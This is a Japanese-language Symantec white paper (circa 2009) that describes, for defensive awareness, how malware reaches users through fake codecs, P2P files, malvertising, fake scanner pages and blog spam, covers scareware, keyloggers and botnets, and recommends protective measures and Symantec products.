ソーシャルエンジニアリングとは、従来、取り込み詐欺と呼ばれてきたものに相当する最新の用語であり、騙された結果、普通なら考えられないような行動を取ってしまう状況を表します。このセクションでは、コンピュータにマルウェアをダウンロードしてインストールさせるために使われている一般的な手口について検証します。



Web 攻撃

偽コーデック

Web には何十種類ものマルチメディアファイル形式があり、視聴するには特殊なソフトウェアが必要なものが少なくありません。そのため、訪問したサイトのコンテンツを表示するには、新しいメディアプレーヤーまたはブラウザプラグインモジュールをダウンロードしてインストールしなければならない場合があることを、Web ユーザーは経験上知っています。初めてアクセスしたサイトで、見慣れないプレーヤーまたはプラグインの最新版をダウンロードするように勧められることも今では珍しくありません。いわゆるコーデック(coder-decoder)とは、バイナリファイルをデコードして、元のオーディオまたはビデオを再生するソフトウェアを指します。


マルウェア作成者は、魅力的なコンテンツ(例: アダルトコンテンツ、オーディオ/ビデオファイルのリポジトリなど)をホストする Web サイトを立ち上げ、ユーザーのこのような慣れを利用します。コンテンツにアクセスしたユーザーは、サイトのコンテンツを利用できるようにするために、新しいコーデックをインストールするように勧められます。ところが、その実行可能コンテンツはコーデックではなく、実際にはマルウェアであり、ユーザーはマルウェアのダウンロードとインストールを許可してしまったことになります。

このスクリーンショットは、「ビデオ」コーデックを装いながら、実際にはマルウェアをインストールする偽コーデックの例です。シマンテックの観察では、マルウェア作成者が信頼できるビデオプレーヤーおよびマルチメディアプレーヤーのロゴやアイコンを使用して、正当性を偽装している例が数多く見られました。

このようにしてインストールされる「ビデオコーデック」は、ユーザーのコンピュータを感染させるトロイの木馬です。2008 年に非常に多く見られたトロイの木馬は、Trojan.Zlob および Trojan.Vundo でした。シマンテックの観察によると、偽コーデック Web サイトにユーザーをおびき寄せる手段としては、感染したブログコメント、インスタントメッセージスパム、悪質なテキスト広告が使われています。

悪質な P2P ファイル

ピアツーピア(P2P)ファイル共有システムは、合法か違法かを問わず、デジタルコンテンツを共有するための手段として広く普及しています。これらのシステムも、Web を介してユーザーのコンピュータにマルウェアが侵入する経路の 1 つになっています。マルウェア作成者は、評判の高いアプリケーションに悪質コンテンツを潜ませています。ユーザーの関心を引くために、ファイルのネーミングや、有名人または人気ブランド名の利用など、さまざまに工夫されている様子が見られます。マルウェア作成者は、このようなファイルを人気のあるファイル共有サイトにアップロードし、疑うことを知らないユーザーを待ち受けます。ユーザーが目的とするアプリケーションまたは動画を検索すると、マルウェアに感染したバージョンが提供されるという仕組みです。



シマンテックの調査では、この種の偽装マルウェアアプリケーションの作成方法を説明したオンライン教材が、誰でも入手できる形で流通しているのが発見されました。これらの教材では、P2P サイトでこの種のアプリケーションを発行する方法、推奨するサイト、プロキシサーバーを使ってファイルを配布する方法、利用規約違反によるシャットダウンを防ぐ方法などが説明されていました。

悪質な広告


マルウェア作成者が集客のために使っている、おそらく最も露骨な技法の 1 つが、合法的なビジネスの技法を模倣した広告の利用です。

前のセクションでは、一見したところ合法な広告が、実は危殆化している可能性があることを指摘しましたが、ここでは、マルウェア作成者が自作の偽コーデックを、何も知らないユーザーに直接宣伝している証拠を示します。

一例を挙げると、シマンテックはある大手の検索エンジンで、新作ゲームの無料コピーをキーワードで検索するという Web 調査を実施しました。表示されたのは正規の結果だけではありませんでした。スポンサードリンクの 1 つが、ゲーム正規版のダウンロードページを装いながら、実際には偽スキャナ Web ページに誘導する Web サイトでした。広告プロバイダ各社はすでに警戒を開始しており、マルウェア作成者によるサービスの利用を抑制する対策を講じています。しかし、毎日膨大な量のテキスト広告が表示されている現状では、検査プロセスを潜り抜ける悪質広告が出るのは避けられません。

偽スキャナ Web ページ

悪質広告技法のバリエーションの 1 つが、実態とまったく違うサービスまたは製品を宣伝する Web サイトの作成です。



この種のサイトは、ブラウザの JavaScript 機能を利用して、ユーザーのブラウザに正当な OS 警告のように見えるポップアップウィンドウを表示させます。この図はシマンテックが発見した警告の 1 つであり、ユーザーに自分のコンピュータが感染したと信じ込ませる効果を狙っています。実際には、不安に陥れるための策略に過ぎません。

それだけでなく、斬新で説得力のあるソーシャルエンジニアリング戦略を利用した、この種の偽スキャナページを、シマンテックは何千例も発見しています。たとえば、「アダルトコンテンツイメージスキャナ」を自称する偽スキャナ Web ページが観察されました。この Web ページは、システムをスキャンして問題のある画像を洗い出すという謳い文句で、あらかじめ保存済みのポルノ画像を、ユーザーのシステムから発見されたものとして表示します。その後、これらの画像を削除するために、ユーザーに偽の除去ツールをダウンロードさせようとします。偽のアプリケーションすなわちミスリーディングアプリケーションについては、次のセクションで詳しく説明します。

ブログスパム

本来なら絶対にしないような行動を起こさせるための手段として、ブログも利用されています。正当なブログでも、ソーシャルエンジニアリングやブラウザベースの悪用技法によってユーザーのコンピュータを感染させるページへの URL リンクが貼られている例が多く見られます。攻撃者は多くの場合、ブログのコメント欄を利用して、この種のリンクを投稿します。これらのコメントには、読んだ人が思わずリンクをクリックしてしまうような、受けのいい文言が添えられていることが少なくありません。アンダーグラウンドネットワークでは、ブログスパムを自動的に実行するためのツールが出回っています。

その他の攻撃ベクトル

マルウェアを伝播させるために現在使われているその他のベクトルとしては、電子メールスパムや海賊版ソフトウェアサイトがあります。以前よく使われていた、電子メールに悪質ソフトウェアを添付する方法に代わって、悪質なドライブバイダウンロードサイトや偽スキャナ/偽コーデックのページに直接リンクする URL をスパムメールに含める方法が使われるようになっています。海賊版ソフトウェアの Web サイト（通称 Warez サイト）では、盗品ソフトウェアに加えて、エンドユーザーのシステムを危殆化するトロイの木馬が含まれているケースが少なくありません。

5. ユーザーのコンピュータに何が起こるか

以上、ユーザーのコンピュータにマルウェアが侵入する仕組みについて検証しました。次に、マルウェアそのものに焦点を移し、ユーザーのコンピュータに侵入した時点で、どのようなアクティビティを開始するかを検証します。このセクションでは、シマンテックが観察した、コンピュータ上でのマルウェアのさまざまなアクティビティのうち、いくつかを説明します。

ミスリーディングアプリケーションの購入

コンピュータにマルウェアを送り込むための詐欺行為というテーマと関連していますが、シマンテックが過去 1 年間に観察したマルウェアのうち、最もよくある形式の 1 つが、ミスリーディングアプリケーション（別名「ローグウェア」、「スケアウェア」、あるいは偽のウイルス対策アプリケーション）です。

ミスリーディングアプリケーションは、コンピュータのセキュリティ状態を意図的に偽って表示します。これらのアプリケーションの目的は、マルウェアに感染しているとユーザーに思い込ませ、（実際には存在しない、または虚偽の）有害なプログラムやセキュリティリスクをコンピュータから取り除くために、ただちに行動を起こさなければならないと説き伏せることです。

Web 攻撃

ミスリーディングアプリケーションは多くの場合、非常に説得力のある外見をしています。正当なセキュリティプログラムとそっくりな場合もあり、推薦の言葉や機能一覧などを記載した Web サイトが付属していることも少なくありません。

これらのアプリケーションは、（多くの場合、悪質な Web 攻撃で配信されたトロイの木馬を通じて）最初の部分がインストールされると、コンピュータにその他の脅威が大量に潜んでいると信じ込ませ、ユーザーの不安感を掻き立てます。これは Web サーフィン中に定期的に表示されるポップアップや、タスクバーに表示される通知アイコンなどを使って行われます。この時点で偽のウイルス対策ソフトウェアは、ユーザーが本物のウイルス対策ベンダーにアクセスするのを妨害し、自分自身もアンインストールされないようにします。こうしてソフトウェアの完全版を購入してインストールするまで、見せかけの問題を解決できないようにして、ユーザーを人質に取ります。これらのアプリケーションは、ユーザーを注文ページに誘導してソフトウェアの購入を促し、クレジットカード番号などの個人情報を提示させようとします。シマンテックの観察によると、これらの商品の一般的な価格は 30 ～ 100 ドルです。このアプローチによって、何千人もの消費者が詐欺に遭い、正当なソフトウェアを購入したと思い込まされていました。

これらの攻撃が発生する頻度

2008 年後半の 6 カ月間に、シマンテックが検出して防止したミスリーディングアプリケーション感染の試みは、2,300 万件以上に達しました。いずれの場合も、ユーザーがプログラムをクリックしてインストールすることが前提となるため、実際にこれらのアプリケーションをインストールするエンドユーザーはごく少ない比率に限られることを承知のうえで、攻撃者は非常に長期にわたり、これらのパッケージの配布と改訂を行っています。スパム供給業者も同様の戦術を使用し、罠に落ちるエンドユーザーの比率は少ないことを見越したうえで、できるだけ多くの人に電子メールを配信するように工夫しています。

ミスリーディングアプリケーションが増加した背景には、純粋に金銭的な動機があります。ミスリーディングアプリケーションの作成者は、自作のソフトウェアを広く普及させるために、大掛かりな配給ネットワークやフランチャイズネットワークを作り上げています。このような搾取的な手法に引っかかるのが 2,300 万人のエンドユーザーのうち 1% だけであったとしても、ミスリーディングアプリケーション作成者には 1,100 万ドルの収益になります。[3] 攻撃者の金銭的な動機についての詳細は、『シマンテック アンダーグラウンドエコノミーレポート』[4] を参照してください。

シマンテックが観察したミスリーディングアプリケーションのトップ 10（2008 年 12 月）
1. SpywareSecure
2. AntiVirus 2008
3. AntiVirus 2009
4. XPAntivirus
5. WinFixer
6. SafeStrip
7. RegistryDefender
8. VirusRemover2008
9. IEDefender
10. VirusResponseLab

有力なミスリーディングアプリケーション

2008 年 12 月、シマンテックは右記のミスリーディングアプリケーションをミスリーディングアプリケーションのトップ 10 に指定しました。これらのマルウェアの作成者はしばしば「多形態」ツールを使用し、アプリケーションの再パッケージを行って変異形を発生させるため、検出がさらに困難になっています。

[3] ミスリーディングアプリケーションの平均価格 50 ドルを使用。
[4] 『シマンテック アンダーグラウンドエコノミーレポート』 -https://www4.symantec.com/Vrt/offer?a_id=74750

マルウェアがユーザーのコンピュータ上で実行する、その他のアクティビティ

個人情報の窃盗

キーボードから入力されたすべてのキーストロークを記録する、キーロガーと呼ばれるマルウェアプログラムが数多く存在します。危殆化したシステムで、ユーザーが銀行、ショッピング、ゲーム、電子メールなどのオンラインアカウントにナビゲートすると、個人情報（ユーザー名、パスワードなど）がキーロガーによってキャプチャされ、攻撃者に送信されます。

一般ユーザーのコンピュータを利用して他のコンピュータを攻撃

攻撃者が悪意の目的でリモートから操作できる、危殆化したコンピュータのネットワークに犠牲者のコンピュータが取り込まれることも、攻撃のパターンとしてよく見られます。犠牲者のコンピュータに密かにインストールされ、感染したシステムを不当な第三者がリモートから制御できるようにするプログラムをボットといいます。ボットネットワーク（通称ボットネット）は、ボットに感染し、攻撃者に制御されているコンピュータの集合を指します。

6. ユーザーが自分自身を守るためにできること

以上の各セクションでは、合法的な有名 Web サイトしかアクセスしない慎重な Web 利用者でさえも、Web 攻撃の被害者になる可能性があることを説明しました。このセクションでは、コンピュータと情報を Web 攻撃から守るためにユーザーが実行できる、いくつかの対策について説明します。これらの対策とは、次のとおりです。

ソフトウェアを最新の状態に保つ

不要な雑事のようにに思われるかもしれませんが、ユーザーが実行できる最も重要な防止対策の 1 つは、システム内のすべてのソフトウェアを可能な限り最新の状態に保つことです。これにはOS（例: Windows）、アプリケーション、Web ブラウザ、および関連プラグインソフトウェアが含まれます。既存のソフトウェアに新しく発見された脆弱性は、攻撃者がユーザーのシステムに不当に侵入するための最も簡単な経路です。ソフトウェア発行元は、判明した脆弱性に対応する更新プログラムを定期的に発行しています。ユーザーは可能な限りソフトウェアの自動更新を有効にして、新しい更新が発行されるたびに、コンピュータに自動的にこれらの更新がダウンロードされ、インストールされるようにしておく必要があります。

総合的なエンドポイントセキュリティ製品の配備

シグネチャに基づく従来のウイルス対策製品では、ユーザーのシステムに存在するファイルしか検証できません。総合的なエンドポイントセキュリティ製品は、次のように多層的な保護対策で、従来のウイルス対策を補完します。

- **ヒューリスティックなファイル保護。**この技法は、従来のウイルスフィンガープリントシグネチャがなくても、ファイルそれ自体の特性に基づいて、新型ウイルスの検出が可能です。

- **侵入防止システム（Intrusion Prevention System; IPS）**。IPS はディスク上に存在するウイルスファイルのみに注目するのではなく、ネットワークトラフィックを監視して不審な動作を発見し、システムに入り込む前に攻撃を阻止します。サードパーティが実施した最近のテストによると、シマンテック製品は IPS およびブラウザ保護技術により、ドライブバイダウンロード攻撃を 100% 検出しました。これに対し、競合他社の製品は、最高でも検出率 60% 未満でした。[5]

- **動作監視。**悪質なソフトウェアが IPS およびファイル保護機能（シグネチャとヒューリスティックの両方）を潜り抜けてシステムに侵入した場合にも、動作監視システムによって発見することが可能です。これらのシステムは、システムで稼働中のソフトウェアの動きを監視し、不審な動作（ユーザーの個人情報へのアクセス、キーストロークの記録など）の有無をチェックします。

総合的なセキュリティ製品には、これらの防御層がすべて備わっている必要があり、使用に際しては、すべての機能を有効にすることが重要です。

セキュリティ製品のサブスクリプションを最新の状態に保つ

セキュリティ製品の効力は、その製品で使用されるセキュリティコンテンツに依存しています。これには、ウイルス定義および侵入防止システム（IPS）シグネチャが含まれます。これらは通常、セキュリティ製品による保護能力を最新の状態に保つために、ネットワーク経由で 1 日に何度も更新されています。少しでも更新が途絶えると、製品の保護能力がすぐに低下することになります。一例として、シマンテックは現在、1 日あたり 10,000 種類を超える新しいウイルスサンプルへの対策を提供しています。1 週間にわたって更新を止めると、ユーザーは 70,000 もの新型ウイルスに対抗する能力を失っている結果になります。システムにマルウェアを寄せ付けず、最新の脅威から身を守るためには、製品サブスクリプションをアクティブな状態に保つことが重要です。

疑いの目を向ける

アクセスする Web サイト、クリックするリンク、表示された検索結果、インストールするアプリケーションなど、すべてに慎重な態度で臨む必要があります。システムに侵入する手口として、ソーシャルエンジニアリングを利用する攻撃は枚挙に暇がありません。したがって、すべてのソフトウェアが最新の状態に保たれ、最新の総合的なセキュリティ製品を使用していても、悪意のある何者かがシステムに入り込むことをユーザーが許可し、正面突破を認めてしまったら、攻撃の被害者になることは避けられません。

一般に、うますぎる話には必ず裏があります。原則として、疑問があれば電子メールや Web ページに書かれた情報を鵜呑みにせず、電話をかけてみることです。

Web 検索の結果に不審な点があれば、Norton Safe Web ソリューション（http://safeweb.norton.com）などの「サイト安全性」ヘルパーを利用してください。

[5] 出典: Cascadia Labs - http://www.cascadialabs.com/reports/WebThreats09_Full.pdf

パスワードポリシーの導入

適切なパスワードポリシーを導入すると、オンライン情報のセキュリティ確保に役立ちます。

- 英字、数字、およびその他のキーボード文字を組み合わせたパスワードを選びます。
- すべてのアカウントに同じパスワードを使用するのは避けます。もちろん、多くの Web サイトでアカウントの作成を求められる現状では、これは難しいことです。少なくともユーザーにとって最も重要なオンラインアカウント（例: 銀行、電子メールアカウントなど）には、固有のパスワードを使用することを検討してください。

予防こそ最強の対策

これまでに説明した安全を守るための対策は、どれも当たり前のことのように思われるかもしれません。しかし、感染またはセキュリティ侵犯の被害を受けた企業や消費者を対象にシマンテックが行った分析では、このように簡単なステップを実施していなかったケースが多く見られました。

事前の対策を講じていれば、最新の Web の脅威に対抗することは必ずしも困難ではありません。感染した後で、新しいセキュリティ製品を配備したり、セキュリティ製品のサブスクリプションを更新するのは、コストが高いわりに無益な取り組みになりかねません。感染した後でシステムをクリーンアップするよりも、最初に少し余分な手間をかけて、感染を軽減するための対策を講じる方が、企業およびエンドユーザーにとって費用対効果が高く、リソースの有効利用につながります。

7. まとめ

インターネットは複雑化しつつあり、脅威の全体像は絶えず変化しています。エンドユーザーも IT 管理者も、自分自身を守るために常に警戒が必要です。従来のシグネチャベースのウイルス対策のみで、あるいは保護対策をまったく実施せずに Web をサーフィンしていると、重大なマルウェア感染によるシステムの危殆化という結果を招きます。本書で解説した脅威の多くは、シグネチャベースのウイルス対策のみの技術では阻止できません。

知らない間にシステムにマルウェアを送り込むドライブバイダウンロードから、金銭の詐取を目的とした偽のウイルス対策製品にリダイレクトするマルバタイズメントまで、Web 上には未知の脅威がひしめき合っています。現在だけでなく将来にわたって、環境がもたらす脅威からの確実な保護を可能にするために、保護戦略は進化し続ける必要があります。

株式会社シマンテック
〒107-0052 東京都港区赤坂 1-11-44 赤坂インターシティ
www.symantec.com/jp

WP_WTA_001_YN0309